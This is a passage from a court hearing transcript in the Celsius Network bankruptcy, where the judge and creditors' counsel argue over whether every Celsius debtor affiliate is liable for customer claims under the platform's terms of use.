14 there.

15 THE COURT: Yes.

16 MR. KOENIG: And before, I mean, Celsius Network  
17 Limited is the top company in the structure. All of the  
18 obligations flow up to it. It owned all of the assets at  
19 that point in time. It made sense that there wouldn't be  
20 affiliates at that point in time. But at the time when the  
21 contractual relationship -- and it's important to note the  
22 contractual -- or the customer-facing relationship is  
23 different from liabilities. When it migrated down, it  
24 became important to obligate all of the other entities --

25 THE COURT: So let me just -- just -- I think that

1 you agree with Mr. LeBlanc that it flows from your argument  
2 that each and every one of the Celsius affiliates -- Mining,  
3 GK8, which is now sold -- well, it hasn't closed yet -- GK8,  
4 every one of them is liable for all customer claims.

5 MR. KOENIG: That is our position, that every  
6 debtor entity is liable for all customer claims.

7 And if you turn, Your Honor, to Page 371 of 1126  
8 in the same binder, this is Section 25.

9 THE COURT: I'm there. Yeah. I'm there.

10 MR. KOENIG: This is the limitation of liability  
11 here.

12 THE COURT: Correct.

13 MR. KOENIG: So there's an important word that's  
14 added here. It's the word shareholder.

15 THE COURT: Yeah, it's added. But what it struck  
16 me as everything other than the word affiliate there would  
17 be -- I've seen a dozen times. You know, before I was a  
18 judge, since I was a judge. You know, everybody wants to  
19 make clear that members, shareholders, investor, employee,  
20 officer, director, agent, isn't vicariously liable just from  
21 being in that position.

22 MR. KOENIG: Right. And the point is just this  
23 provision, Your Honor, is to make sure the entities other  
24 than Celsius are not liable. Now, what Mr. LeBlanc I think  
25 is saying is there are two clauses in this sentence. The

1 first one says you don't have any recourse except with  
2 respect to Celsius. And then it says, you know,  
3 notwithstanding the foregoing, you don't have any recourse  
4 against affiliates of Celsius. And he says, well, that  
5 doesn't really make sense. Shouldn't you just -- you should  
6 remove the word affiliate there. That couldn't possibly be  
7 what was intended. But it's entirely consistent because the  
8 entire purpose of the terms of use is to have Celsius be the  
9 obligor on account of customer claims.

10 THE COURT: I know. I mean, what Mr. LeBlanc is  
11 arguing, the purpose is to make LLC liable to customers, not  
12 to have affiliates liable. That's Mr. LeBlanc's argument.  
13 That's why he says affiliate is put in there, to make clear  
14 that affiliates are not liable to customers.

15 MR. KOENIG: Well, if the intent was to make only  
16 Celsius Network LLC liable to customers, this provision  
17 would have been written you only have liability against  
18 Celsius Network LLC. You wouldn't say Celsius and then cut  
19 out all affiliates. If you cut out all affiliates, that  
20 removes Celsius Network LLC as well because that's what the  
21 words on the page say. And they're all affiliates of each  
22 other. So Mr. LeBlanc in his reply brief says, you know,  
23 what I like to call lawyer math, you know, LLC plus  
24 affiliate, minus affiliate, equals LLC. That's not actually  
25 what it is. It's Celsius minus affiliate, that would

1 actually leave no one. It doesn't leave LLC, because  
2 they're all affiliates of each other. That can't mean what  
3 it's supposed to mean. The words on the page are intended  
4 to capture entities outside of the structure.

5 And this is maybe a little bit of a colloquy or  
6 metaphor, but if I had a group of people with me and I  
7 wanted to invite them to the barbecue that I was having this  
8 weekend, and I said hey, you guys should come to the  
9 barbecue this weekend, but don't bring your friends. These  
10 people are friends with each other. I didn't negate the  
11 invite by saying don't bring your friends. It's understood  
12 that these people -- that the positive invitation is part of  
13 the first part and the exclusion, you know, excludes this  
14 group of people. The fact that affiliates is carved out  
15 doesn't render the entire sentence meaningless. It's  
16 understood when read in harmony with the rest of the terms  
17 of use that entities other than Celsius are excluded from  
18 liability. Section 1 says that Celsius is the contracting  
19 entity. Section 2 in the earn, in the custody, in the  
20 obligations to return coins to customers. Says Celsius is  
21 obligated to do this. So it would be very bizarre to have  
22 all of these references throughout the document to say  
23 Celsius owes the customer some sort of obligation and then  
24 to bury in Section 25, in a word in the middle of this very  
25 long provision, you know, actually, we didn't mean that

1 Celsius has obligations here, we really meant Celsius  
2 Network LLC has obligations to you.

3 THE COURT: I have to say I didn't focus before  
4 Mr. LeBlanc pointed this out to me, that the prior versions  
5 of the terms of use, pre Version 6, included the word  
6 affiliate in the limitation on liability. That's not  
7 something new that just got added in Version 8 or Version 6,  
8 7, and 8. And his argument -- what that means is when CNL  
9 was the customer-facing entity, yeah, it was liable for  
10 customer claims, but affiliates were not. Do you agree with  
11 that?

12 MR. KOENIG: I think that -- I understand the  
13 argument that Mr. LeBlanc is making. But I think that part  
14 of it is part of the migration of the customer relationship  
15 --

16 THE COURT: I know. You refer to migration of the  
17 customer relationship. Do you agree that CNL and CNL alone,  
18 not affiliates of CNL, were liable on customer claims?

19 MR. KOENIG: That's the way that the document  
20 reads. It excluded Celsius' affiliates at that time.

21 THE COURT: So the customer-facing entity was the  
22 one that was liable on customer claims, not any of the  
23 others?

24 MR. KOENIG: That's right, at that time. But  
25 after the migration --



1 THE COURT: And you think that -- what is it after  
2 the migration that suggests, oh, we didn't really mean that,  
3 now we agree that every affiliate is liable for customer  
4 claims?

5 MR. KOENIG: Because of what I said earlier, Your  
6 Honor, which is CNL is the top entity and was the entity  
7 that held all of the coins and made the investments and made  
8 the loans and all of those sorts of things.

9 The purpose of this language is that after the  
10 prior customer relationship and some but not all of the  
11 coins migrated down to LLC, there are now customer coins at  
12 multiple entities.

13 THE COURT: Let me ask this. GK8 and Loan existed  
14 before the migration?

15 MR. KOENIG: No, Your Honor. GK8 was purchased  
16 after the migration.

17 THE COURT: The lending affiliate existed before?

18 MR. KOENIG: I believe that the lending affiliate  
19 was created as part of the migration. There was a new U.S.  
20 entity that made the loan program.

21 THE COURT: So tell me then which affiliates pre-  
22 migration, which affiliates were not liable for customer  
23 claims.

24 MR. KOENIG: I think the mining company, Your  
25 Honor, is what you're looking for.

1 THE COURT: Okay. And what is it to suggest in  
2 the language that Celsius intended for mining to be liable  
3 for customer claims after the migration? Because that --  
4 you agree I take it that if I accept your argument, mining  
5 is liable for customer claims.

6 MR. KOENIG: I agree with that, Your Honor. And  
7 your point is -- point to me where Celsius intended Mining  
8 to now be liable when it was not -- when it was not liable.

9 THE COURT: What am I looking at -- I mean, the  
10 whole -- nobody has really pointed to a whole lot of what I  
11 would consider extrinsic evidence. But such as it is, I've  
12 looked at it. And I don't really see anything that suggests  
13 that they did intend to make Mining liable for customer  
14 claims after the migration.

15 MR. KOENIG: Your Honor, what I would say is I  
16 don't think that was something that was specifically  
17 contemplated at the time. What I think happened is when the  
18 customer-facing relationship moved down from CNL to LLC,  
19 there were now customer points at two legal entities where  
20 there were not before, CNL and LLC.

21 THE COURT: Because not everything migrated.

22 MR. KOENIG: Because not everything migrated. You  
23 see in our schedules and statements we disclose that over a  
24 billion dollars remains at CNL. They continue to run the  
25 institutional loan book, as Mr. LeBlanc said. So it was

1 important to make sure that now more than one legal entity  
2 became liable. So the language was changed to ensure that  
3 that was the case.

4 Now, when the language is clear and unambiguous,  
5 we apply it as written. I don't think the -- I can't point  
6 to a document that says that somebody at Celsius intended to  
7 make the mining company liable, but they did intend to keep  
8 CNL and LLC liable. And I think an offshoot of the language  
9 --

10 THE COURT: The unintended consequences that  
11 Mining (indiscernible).

12 MR. KOENIG: Exactly right, Your Honor. I'm not  
13 saying that they had to specifically intend that each and  
14 every entity became liable --

15 THE COURT: Then when they acquired GK8, it became  
16 liable.

17 MR. KOENIG: It became liable. What they did  
18 intend I think and what I believe the redline to the  
19 document suggests is that they intended to make more than  
20 one legal entity liable before the migration was only CNL.  
21 Then it was CNL and LLC --

22 THE COURT: And is there anything to suggest that  
23 they intended to make anything other than customer-facing  
24 entities liable to customers?

25 MR. KOENIG: Well, Your Honor, after the

1 migration, CNL was no longer a customer-facing entity.

2 THE COURT: Well, I thought you said it has a  
3 billion dollars in --

4 MR. KOENIG: But it's no longer a customer-facing  
5 -- it no longer interacts with customers directly. That's  
6 the whole point of migration. It owes an intercompany claim  
7 to LLC on account of those assets.

8 THE COURT: Okay.

9 MR. KOENIG: But then there's a lending entity  
10 that was set up that issues loans. And so I think it's  
11 those three entities -- I think it's those three entities at  
12 the very least.

13 THE COURT: Okay, very good. Can you address the  
14 issue of 13.3? The Committee is the one that really argued  
15 that, but...

16 MR. KOENIG: Certainly, Your Honor. And we --  
17 Section 13.3 is not -- there are many sections of the  
18 provisions that I think if any of the lawyers here today  
19 were to rewrite on a blank slate might be drafted a little  
20 bit more artfully.

21 So what I would say about Section 13.3 is it  
22 suggests that creditors have rights under applicable law.  
23 Applicable law includes contract law, and contract law refers  
24 back to the terms of use, which are replete with references  
25 to how Celsius owes obligations to customers. So --

1 THE COURT: Basically you would agree with Mr.  
2 LeBlanc that 13.3 doesn't really move the needle. You have  
3 to look at what the contract -- who -- it didn't create a  
4 special rule to bankruptcy in the event of bankruptcy. Non-  
5 bankruptcy law, contract law says that only LLC is liable,  
6 then 13.3 doesn't change that result.

7 MR. KOENIG: Your Honor, what I would say is I  
8 don't think that 13.3 is a tie-breaker. I don't think it is  
9 the important section. What I do think is, as Your Honor  
10 found in the earn opinion, courts should read contracts to  
11 be harmonious with each other. And I think that this  
12 provision is harmonious with all of the other provisions  
13 that suggest that Celsius is liable to customers. I don't  
14 think that this provision is the gotcha or the most  
15 important provision in the document. But I do think it's  
16 relevant to Your Honor's analysis because you can look at  
17 Section 1 and Section 2, Section 13, Section 9, Section 11,  
18 Section 25 and read them all harmoniously to mean Celsius  
19 owes obligations to customers. I don't think that this  
20 provision is the most important provision in the document  
21 that says that though.

22 THE COURT: So I really asked this of Mr. LeBlanc.  
23 I'll ask of you. Did the migration plan require CNL be  
24 relieved of liability to accountholders?

25 MR. KOENIG: Your Honor, that's not the way that

1 we read the documents. It says that they intended to  
2 transfer the customer-facing relationship to LLC. But that  
3 doesn't mean that it would be absolved of liabilities to  
4 customers.

5 THE COURT: So Mr. LeBlanc pointed to his Exhibit  
6 12, an email between Roni Pavon and people at the FCA,  
7 included people at the FCA, and he pointed to Page 100 of  
8 158, Paragraph 3, upon withdrawal and completion of the  
9 migration plan, Celsius Network Limited will have three main  
10 activities. It will control the assets that are  
11 attributable to account -- accounts of users that did not  
12 agree to be migrated will continue to have a debt  
13 relationship with those users with respect to equivalent  
14 asset. But I don't see where it says and CNL will continue  
15 to be liable to all accountholders.

16 MR. KOENIG: Your Honor, I was listening to  
17 everything that Mr. LeBlanc told you. I would admit that  
18 that is the document that is the most persuasive from his  
19 perspective. It is the one document that he has pointed to  
20 that suggests that --

21 THE COURT: there you go.

22 MR. KOENIG: -- liabilities were not extinguished.  
23 What I would say is that document is not in the terms of  
24 use, that document is not in a relationship with customers.  
25 And where Your Honor started with this is that Mr. LeBlanc's

1 clients do not -- you know, Mr. LeBlanc is pointing to the  
2 terms of use, not other documents. An email between Celsius  
3 and its regulators does not alter the words on the page and  
4 the contractual relationship that they have with their  
5 customers.

6 And just going back to my argument earlier about  
7 the top holding company and the migration down. As I said,  
8 it's the top holding company, it owns the shares of the  
9 affiliates. So the obligations of the subsidiaries are  
10 going to ultimately flow up to CNL. And that's another  
11 reason -- that's another reason for the change.

12 THE COURT: A parent doesn't become liable for the  
13 debts of its subsidiary.

14 MR. KOENIG: No.

15 THE COURT: Its stock may be worthless at that  
16 point if the subsidiary is insolvent, but it doesn't mean  
17 that the parent is liable. I mean, that's the whole concept  
18 of corporate separateness.

19 THE COURT: No, I'm sorry, Your Honor. You're  
20 totally right. I meant that the value of the subsidiaries  
21 would be affected and it would indirectly affect CNL in that  
22 way. And that's one of the reasons why you wouldn't have it  
23 that way.

24 THE COURT: I think I know your answer to this,  
25 but did the description of the changes in the terms of use

1 Version 6 say that CNL would no longer be liable to Earn  
2 account holders. It just says -- transfers the obligations,  
3 but there's nothing -- Mr. LeBlanc would argue that that  
4 language about rights and obligations means that CNL is no  
5 longer liable. Those words aren't on the page, but  
6 (indiscernible). It's on a click box.

7 MR. KOENIG: Yes, Your Honor. And those words are  
8 important words. It's the difference between a mere  
9 transfer and a novation, especially when -- especially when  
10 faced with all of the different references in the terms of  
11 use.

12 THE COURT: I looked, again, last night at the  
13 briefs. Did anybody point to controlling New York law for  
14 what's required for a novation?

15 MR. KOENIG: I don't believe that I saw it, Your  
16 Honor.

17 THE COURT: I didn't --

18 MR. LEBLANC: Your Honor, Andrew LeBlanc. Yes. I  
19 was going to address this on reply.

20 THE COURT: Okay, that's fine. You can address it  
21 on -- I didn't remember -- you know, I searched, it was  
22 late, and I just didn't see it. Go ahead.

23 MR. KOENIG: Okay, Your Honor. Your Honor, that's  
24 all I have.

25 THE COURT: Okay. Let me see if I have any more



1 questions for you. Okay, I don't. Go ahead.

2 Mr. Hershey?

3 MR. HERSHEY: Yes. Good afternoon, Your Honor.

4 Sam Hershey from White & Case on behalf of the Unsecured  
5 Creditors' Committee.

6 Your Honor, one month ago, Your Honor ruled that  
7 the assets the Debtor's accountholders transferred into the  
8 Earn program are not property of those customers but are  
9 rather property of the estate.

10 THE COURT: And that's being appealed.

11 MR. HERSHEY: I'm sorry, Your Honor?

12 THE COURT: And it's being appealed.

13 MR. HERSHEY: And it's being appealed. That's  
14 true, Your Honor.

15 The Series B seeks to take that ruling to an  
16 extreme and unjustified result, which is that accountholders  
17 somehow contractually released their claims to those coins,  
18 and those coins now belong to the Debtor's equity. To put a  
19 finer --

20 THE COURT: May I ask you this? I don't remember,  
21 but I think this is right, 55 percent of the account holders  
22 were pre Version 6, is that correct?

23 MR. HERSHEY: Correct, Your Honor.

24 THE COURT: But does that mean that 45 percent of  
25 the customers who are Version 6 forward all agreed that CNL

1 is not liable? In other words, I can understand if Versions  
2 1 through 5 made CNL liable and there was no express  
3 language the CNL is no longer going to be liable, okay,  
4 maybe those 55 percent of the accountholders have an  
5 argument we don't have a claim against CNL. But would it be  
6 true for the 45 percent that are Version 6 forward?

7 MR. HERSHEY: Yes. And we would be, Your Honor.

8 THE COURT: Why? I don't follow.

9 MR. HERSHEY: Well, I think that's what the terms  
10 of use say. They say that --

11 THE COURT: Do they really?

12 MR. HERSHEY: Yeah, they do, Your Honor. Because  
13 all customers from Version 6 forward agree to terms of use  
14 between themselves and Celsius Network LLC and all of its  
15 affiliates. That includes --

16 THE COURT: But you argue in your brief that  
17 there's no written novation.

18 MR. HERSHEY: Correct, Your Honor.

19 So if CNL were liable before under Versions 1  
20 through 5 and there's no novation as to the 55 percent of  
21 the accountholders who were pre Version 6, those  
22 accountholders say CNL, I never -- there was no release, I  
23 didn't see anything about release. Okay. But that same  
24 argument can't exist with respect to the 45 percent who are  
25 Version 6 forward because they were never -- CNL was never

1 the customer-facing entity. CNL never had expressly said we  
2 are obligated to you. So do the 45 percent of Version 6  
3 forward, are they differently situated than the 55 percent  
4 that are pre Version 6?

5 THE COURT: Yeah. I think the point Your Honor is  
6 making is that there are more arguments available to the 55  
7 percent in terms of CNL's liability than there are to the 45  
8 percent. And I'm not going to contest that. I would say  
9 that a hundred percent of creditors though have the argument  
10 that Version 6 forward of the terms of use provide that all  
11 debtor affiliates are liable to customers. And there may be  
12 some who have additional arguments --

13 THE COURT: You would agree that your argument  
14 about no novation doesn't exist with respect to the Version  
15 6 forward?

16 MR. HERSHEY: To the extent they weren't  
17 previously contracting CNL, yes, Your Honor. Okay.

18 And, Your Honor, I just want to put a finer point  
19 to that. Because I think actually what's happening in  
20 Version 6 is a maintenance of the status quo, not a change.  
21 Because previously all customers had claims against the  
22 enterprise value of Celsius. Because it all flows up to  
23 CNL. And through Version 6, now there is a new customer-  
24 facing entity. That's LLC, the U.S. entity. But going  
25 along with that is a new --

1 THE COURT: The creditor -- if Mining is solvent,  
2 creditors of mining are going to have their claims satisfied  
3 with Kroll before anything flows up to equity, correct?

4 MR. HERSHEY: That's certainly true. I'll note  
5 that Mr. LeBlanc's clients are not creditors of Mining,  
6 they're equity holders.

7 THE COURT: That's a hypothetical.

8 MR. HERSHEY: Yes. And the residual value will  
9 flow up to CNL and then there's a residual claim that all  
10 creditors have against CNL. This is just a maintenance of  
11 that position.

12 Your Honor, I want to speak about the terms of  
13 use. I also want to talk about the extrinsic evidence.

14 Your Honor may recall that when Mr. LeBlanc first  
15 stood at this podium to discuss this matter, he said that  
16 the terms of use unambiguously favor his position, but there  
17 is also extrinsic evidence. And it seems like there has  
18 been a very heavy reliance on extrinsic evidence and very  
19 little reliance on the terms of use. So I do want to  
20 briefly address the extrinsic evidence just to ground set a  
21 little bit.

22 The only question before the Court is whether the  
23 customers have claims against every debtor entity. And at  
24 least for the 55 percent, as Your Honor recognized, the only  
25 way those customers could no longer have claims against CNL

1 is if those claims were released. The Debtors can't do it  
2 for them. They can't have some back room deal where they  
3 sign a release and the customers never sign it, never see  
4 it. And that release has to be explicit. That's what New  
5 York law provides. And I can cite the case that's in our  
6 brief that we cited for this proposition. It's the Elbit  
7 Systems case. And the Southern District of New York in that  
8 case explicitly said, "A release will not be given effect  
9 unless it contains an explicit, unequivocal statement of a  
10 present promise to release a party from liability." And I  
11 think Your Honor honed in that issue, and that's exactly  
12 right. Nothing Mr. LeBlanc has pointed to shows an explicit  
13 release by at least 55 percent of the customers of their  
14 claims against CNL.

15 Now, we happen to believe, and we'll argue that  
16 the terms of use create a claim for the other 45 as well.

17 THE COURT: Well, let me ask you this. So the 55  
18 percent who were pre-Version 6, they checked the box and  
19 accept Version 6, 7, and 8. And let's assume hypothetically  
20 that their account balance pre-Version 6 was 50 bitcoin.  
21 And the account balance post Version 6 was 100 bitcoin. Is  
22 their claim different as to the first 50 versus the next 50  
23 that were invested?

24 MR. HERSHEY: I don't think it would be, Your  
25 Honor. Because they still have a contractual claim against

1 CNL. And CNL is still providing services to them. And  
2 that's one thing I'll talk about in a minute, is that this  
3 migration and supposed change of who CNL is contracting with  
4 never actually happened. And it wasn't, as the evidence  
5 will show, the intent of Celsius for that to happen.

6 THE COURT: I know. You said it stayed the same  
7 wallets and...

8 MR. HERSHEY: All that. Yeah. Exactly, Your  
9 Honor.

10 Your Honor, the second point I want to make that's  
11 just sort of a broad overview of where I think the extrinsic  
12 evidence leads us is that whatever evidence the Series B may  
13 have, they claim evidence is the Debtor's intent. These are  
14 relevant to the extent that intent was not communicated to  
15 the accountholders, right? There may be statements that the  
16 Debtors made to other parties other than the accountholders  
17 that express an intent. But if the other party to the  
18 contract was not aware of that, then that evidence is  
19 completely irrelevant. And again, we have New York law that  
20 stands for that proposition.

21 THE COURT: So with respect to an accountholder  
22 that opens this account, Version 6 or after, your argument  
23 is that the opening clause that says Celsius and its  
24 affiliates controls as opposed to Paragraph -- the word, the  
25 one word in Paragraph 25, which I hadn't realized and Mr.

1 LeBlanc pointed out was there all along. It's not as if it  
2 was just added in Version 6, it was there in prior versions.

3 MR. HERSHEY: Yeah, that's correct, Your Honor.

4 Yes. I'm happy actually -- it probably makes sense right  
5 now, because I think the law directs us to examine the terms  
6 of use first before we talk about extrinsic evidence. I'll  
7 start there. And I'm actually going to use the redline that  
8 Mr. Koenig handed up to you. I realize that the changes in  
9 the redline are technically extrinsic evidence. It will  
10 just be easier if I can make all my points regarding the  
11 terms of use at once and not just what it says, but the  
12 changes.

13 So Mr. Koenig stole my thunder a little bit  
14 because I was also going to emphasize that if you look at  
15 the first sentence, the first thing that a customer of  
16 Celsius would see, the first thing the drafters chose to put  
17 in, Celsius Network LLC and its affiliates, new language,  
18 collectively, new language. And also I will observe  
19 provides, previously was singular, now it is plural, and now  
20 provide the terms of use. So there's no doubt that the  
21 intention of the drafters was to make these terms of use  
22 binding on Celsius Network LLC and its affiliates.

23 Going further down in that same paragraph, the  
24 last sentence, the drafters of the terms of use identify a  
25 specific Celsius entity, right? Celsius EU UAB, showing us

1 that if they wanted to identify a specific Celsius entity,  
2 they knew how to do so. But if they're using the defined  
3 term Celsius, which only exists in the context of these  
4 terms of use -- it's not an actual entity, it's nowhere on  
5 the Debtor's org chart. If they're using that defined term,  
6 it has to have the meaning that it has in the first sentence  
7 of the terms of use.

8           Going to the next page, there are two paragraphs  
9 in big block letters. Again, these are new. The drafters  
10 chose to add them. The first one says, "Celsius is a  
11 lending and borrowing platform. When you transfer digital  
12 assets to Celsius, those digital assets are a loan from you  
13 to Celsius."

14           The next paragraph. "All digital assets  
15 transferred to Celsius as part of the services --" Yeah.

16           THE COURT: Mr. Hershey, I understand all of that.  
17 Move to Paragraph 25.

18           MR. HERSHEY: Would Your Honor like me to stop at  
19 Paragraph 13, or should I proceed to 25?

20           THE COURT: If you want to go to 13, go ahead. I  
21 don't -- I mean, I thought you made a nifty argument from  
22 Paragraph 13, but you sort of selectively chose the words  
23 that you would quote in your brief. And, you know, when I  
24 printed out all of Paragraph 13 and all of Paragraph 25, you  
25 know, my reading was, you know, affiliate is one word in the



1 middle of a very long paragraph, the reference to bankruptcy  
2 in 13.3, I don't know really whether it does anything other  
3 than suggest that you may be a creditor, but it's all going  
4 to depend on non-bankruptcy law. Well, non-bankruptcy law  
5 includes contract law.

6 And so if your contract right leaves you with a  
7 claim only against LLC, Paragraph 13.3 doesn't change that.  
8 Do you agree with that?

9 MR. HERSHEY: Your Honor, I do agree with that. I  
10 don't think that this terms of use can modify the law if the  
11 law provides something.

12 THE COURT: No. But just on this basic point. If  
13 Paragraph 25 were interpreted such that the customers only  
14 had a contract claim against LLC, Paragraph 13.3 would not  
15 change that result.

16 MR. HERSHEY: So, I'm actually not sure that I  
17 agree with that, Your Honor, for two reasons. The first is  
18 that the specific governs over the general, as Your Honor  
19 said. And this is a specific contemplation of a bankruptcy  
20 scenario. And this isn't a very broad grant of rights in a  
21 bankruptcy scenario. If you read the words, I'll start  
22 second half of the sentence.

23 THE COURT: Yes, but let me just --

24 MR. HERSHEY: (indiscernible)

25 THE COURT: In reading (iii), "In the event that

1 Celsius becomes bankrupt, enters liquidation or is otherwise  
2 unable to repay its obligations, you may not be able to  
3 recover or regain ownership of such digital assets. And  
4 other than your rights as a creditor of Celsius, under any  
5 applicable laws you may not have any legal remedies or  
6 rights in connection with Celsius' obligations to you."

7 Doesn't that mean that your rights as a creditor  
8 of Celsius by virtue of Paragraph 25 are limited to claims  
9 against LLC? 13(iii) doesn't change that outcome. In  
10 bankruptcy, you get whatever your non-bankruptcy law rights  
11 are.

12 So the basic point that I took away from it -- and  
13 I'm asking whether you agree or disagree, and if you  
14 disagree, explain to me -- 13(iii) does not add anything to  
15 Section 25. Whatever your rights are under Section 25, if  
16 your rights are against CNL, 13 doesn't change it. If your  
17 rights are only against LLC, 13 doesn't change it. It's  
18 just agreeing with the Bankruptcy Code. Do you agree with  
19 that?

20 MR. HERSHEY: So, I do agree with that, Your  
21 Honor.

22 THE COURT: Okay.

23 MR. HERSHEY: I will note, though, that if we're  
24 looking at the intent of the drafters, it specifically says  
25 creditor of Celsius with a capital C. It says under any

1 applicable law. It says, you know, broad as possible  
2 (indiscernible) available. Celsius --

3 THE COURT: If I agree with you that Section 25  
4 doesn't absolve CNL of liability, then under Section 13, you  
5 assert that right in the bankruptcy. If Paragraph 25, if I  
6 agreed with Mr. LeBlanc that Paragraph 25 is effective to  
7 exclude liability of CNL, 13 doesn't change that result.

8 MR. HERSHEY: So, I agree, Your Honor. It makes  
9 sense to turn to Section 25.

10 THE COURT: Okay.

11 MR. HERSHEY: (indiscernible)

12 THE COURT: All right.

13 MR. HERSHEY: So I think there are a few points  
14 that need to be made on the Section. And the first is the  
15 most important. It's the point that Mr. Koenig has already  
16 made. There is no need to read the Section any other way  
17 than the way it's written. There is a totally harmonious  
18 way of reading Section that holds that the second mentioned  
19 affiliates is affiliates of affiliates. They can exist,  
20 even if they're purely conceptual. Parties routinely will  
21 draft contracts to involve conceptual entities that may not  
22 exist at the time. Your Honor --

23 THE COURT: I can't imagine any lawyer drafting a  
24 section with these words if what they were trying to  
25 communicate was that affiliates of affiliates aren't liable.

1 MR. HERSHEY: Your Honor, I mean, I disagree. I  
2 think that if, for example -- I think Mr. Koenig gave this  
3 example. If an affiliate of Celsius had a contractual  
4 relationship with a third party, it would make perfect sense  
5 that Celsius would want to insulate -- Celsius would want to  
6 insulate that third party from claims.

7 THE COURT: They still wouldn't have drafted this  
8 paragraph this way. It would've been much clearer about  
9 what the exculpation or limitation of liability would be.  
10 They never would draft something like this.

11 MR. HERSHEY: Well, then --

12 THE COURT: It is what it is.

13 MR. HERSHEY: Sure. Absolutely, Your Honor. So I  
14 think, then, we have to look at how we should read Celsius,  
15 to the extent the drafting is ambiguous. And the first  
16 thing is, as I said, there's no such thing as Celsius within  
17 the Debtors' corporate enterprise, right? It's not on the  
18 org chart. It only has meaning within the terms of use. So  
19 it means Celsius LLC and its affiliates.

20 But if we were to choose another meaning for it,  
21 it would make much more sense if we had to choose one  
22 (indiscernible) say it wouldn't make sense. It wouldn't  
23 make sense to choose Celsius (indiscernible) LLC. There is  
24 nothing in the terms of use indicating that Capitol C  
25 Celsius could mean Celsius Network LLC.

1           Now, if the defined term Celsius did previously,  
2       for all prior versions of the terms of use, means Celsius  
3       Network Ltd, that's what it always meant. So if we're  
4       trying to identifying one Celsius entity that made the most  
5       sense to substitute in for Celsius, to (indiscernible)  
6       someone to do that, Celsius Network Ltd would make a lot  
7       more sense.

8           But besides that, Your Honor, in another -- I  
9       mean, another option that we could use is we could ignore  
10      the second use of the word affiliates. We could understand  
11      there was a change in the meaning of Celsius and perhaps the  
12      drafters --

13           THE COURT: But that word was always there. It's  
14      not as if that word was added and --

15           MR. HERSHEY: Sure. But the fact that it was kept  
16      in and not removed could be a reflection of the fact that  
17      the drafters of the contract ignored or missed that they had  
18      redefined Celsius to include affiliates and they kept it in.  
19      That would be our harmonious reading too.

20           Whichever reading Your Honor chooses --

21           THE COURT: You're arguing for scrivener's error.

22           MR. HERSHEY: Well, that would be --

23           THE COURT: Which has a very, very, very high  
24      standard to satisfy.

25           MR. HERSHEY: Well, I think that -- I think that

1 so are the serious (indiscernible). I mean, I think  
2 everyone who wants to advance a different interpretation of  
3 this clause has to argue there is a mistake that has to be  
4 rectified. And I'm just running through the different  
5 options.

6 THE COURT: Well, Mr. LeBlanc doesn't say there's  
7 a mistake that has to be rectified.

8 MR. HERSHEY: I think he does, Your Honor. He  
9 says that it doesn't make sense for Celsius here to have the  
10 meaning that it's clearly given in the terms of use.

11 THE COURT: I don't think he's saying that.  
12 (indiscernible) Look, what I understand the Series B  
13 Noteholders to argue is that for the purposes of the  
14 agreement as a whole, it refers to Celsius and its  
15 affiliates. Section 25, a portion of it, small portion of  
16 it, creates a limitation of liability such that any  
17 affiliates of LLC are excluded from liability for customer  
18 claims. That's what he's arguing.

19 MR. HERSHEY: But the only to read it that way is  
20 to change the defined term Capital C Celsius to something  
21 the terms of use expressly says it must not mean.

22 THE COURT: I don't think so. I mean, I think --  
23 I'm not sure I buy his argument, but he says, "For purposes  
24 of this agreement as a whole, Celsius and affiliates." But  
25 when you get down to who the customers have claims against,

1 it's just LLC, all because of this word affiliates stuck in  
2 the middle of a long paragraph.

3 MR. HERSHEY: I agree that's his argument, Your  
4 Honor. I don't see how he could make that argument without  
5 arguing there was a mistake in use of the defined term  
6 Celsius. And that really what that means is LLC. There is  
7 nothing in the terms of use that says Celsius can mean LLC.  
8 Quite the opposite. It says Celsius Capital C, means  
9 Celsius Network LLC and its affiliates.

10 THE COURT: Except for purposes of Section 25.

11 MR. HERSHEY: No -- but where does the terms of  
12 use say that, Your Honor? Except for purposes of this  
13 section, Celsius shall mean only Celsius Network --

14 THE COURT: It says, "Without limiting the  
15 generality of the foregoing, in no event shall you have any  
16 recourse, whether by setoff or otherwise, with respect to  
17 our obligations to or against any assets of any person or  
18 entity other than Celsius, including without limitation, any  
19 members, shareholder, affiliate, investors." So that's the  
20 carveout.

21 MR. HERSHEY: I completely get that, Your Honor.  
22 I guess where I don't understand --

23 THE COURT: Okay.

24 MR. HERSHEY: -- Your Honor's position,  
25 respectfully, is --

1 THE COURT: It's not my position, but --

2 MR. HERSHEY: Oh, sorry. Well, okay -- perhaps  
3 Mr. LeBlanc's position. Your question, I should say, is how  
4 Celsius and what in this term says anything on Celsius  
5 meaning anything other than what (indiscernible) -- it just  
6 doesn't say in this term, Celsius means Celsius Network LLC.  
7 Nothing in the terms of use says that any (indiscernible)  
8 Celsius can mean Celsius Network LLC. It's completely made  
9 up. It's a --

10 THE COURT: Okay. All right.

11 MR. HERSHEY: -- it's the entity he wants it to  
12 me.

13 THE COURT: Okay. I have your argument. Go  
14 ahead.

15 MR. HERSHEY: Okay. And the last thing I'll say,  
16 Your Honor, is to the extent Your Honor is going to construe  
17 the contract in either direction, this is a contract of  
18 (indiscernible) and we also cite law (indiscernible) showing  
19 that it should construed against the Debtors to provide  
20 maximum liability among Debtor entities to protect customer  
21 claims.

22 THE COURT: Okay. Thank you very much.

23 MR. HERSHEY: Your Honor, may I address the  
24 extrinsic evidence?

25 THE COURT: Yes, please go ahead.



1 MR. HERSHEY: Thank you very much. So, Your  
2 Honor, on the checkboxes that Mr. LeBlanc mentions, I have  
3 just a few points. The first is, Your Honor has already  
4 recognized this, almost half of the customers  
5 (indiscernible) settlement. And so that's why I think we  
6 need to have recourse in the contract itself and not in the  
7 checkboxes.

8 The second thing is that the first checkbox says,  
9 "I have read and agreed to the new terms of use." It would  
10 be absurd to think that after agreeing to the terms of use,  
11 the checkboxes somehow modify them.

12 And the third thing is the checkbox that Mr.  
13 LeBlanc seizes on is not a release. We have discussed this  
14 release needs to be explicit. There is no release there.

15 THE COURT: Is the law on novation, New York law,  
16 any different than the law on releases? I asked this  
17 question earlier today whether -- because I didn't see your  
18 brief -- you raised the issue, it's a novation -- they're  
19 arguing for a novation and say it's not. But I don't -- if  
20 I missed it, tell me. I didn't see -- I'll look myself, but  
21 I didn't see case law about what are the elements under New  
22 York law for an argument about the claim of novation,  
23 defense of novation. I don't know (indiscernible) claimed  
24 by the defense, but...

25 MR. HERSHEY: So, Your Honor, I do not know the

1 answer right now off the top of my head. I will say one  
2 thing, which is that the case that I cited to earlier was  
3 categorical in saying a release cannot occur. That's  
4 explicit. I haven't seen any case that says, oh, actually,  
5 you can get around a release and not have to be explicit if  
6 you style it as a novation.

